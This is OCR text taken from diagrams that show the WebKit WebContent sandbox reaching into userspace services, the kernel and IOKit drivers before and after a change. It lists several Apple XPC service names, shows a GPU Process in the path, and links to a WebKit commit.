
https://github.com/WebKit/WebKit/commit/fce449876b1f93570c47abb88317edbb79a7f784



com.apple.WebKit.WebContent.sb
WebContent
before
userspace
kernel
IOKit Drivers



com.apple.WebKit.WebContent.sb
WebContent
com.apple.MTLCompilerService
com.apple.audio.PhaseXPCServer
com.apple.coremedia.audiodeviceclock.xpc
com.apple.coremedia.remotequeue
com.apple.coremedia.admin
com.apple.coremedia.samplebufferaudiorenderer.xpc
com.apple.coremedia.mediaplaybackd.figcontentkeysession.xpc
com.apple.coremedia.samplebufferrendersynchronizer.xpc
userspace
kernel
IOKit Drivers
before



com.apple.WebKit.WebContent.sb
WebContent
before
userspace
kernel
IOKit Drivers



com.apple.WebKit.WebContent.sb
WebContent
com.apple.WebKit.GPU.sb
GPU Process
userspace
kernel
IOKit Drivers

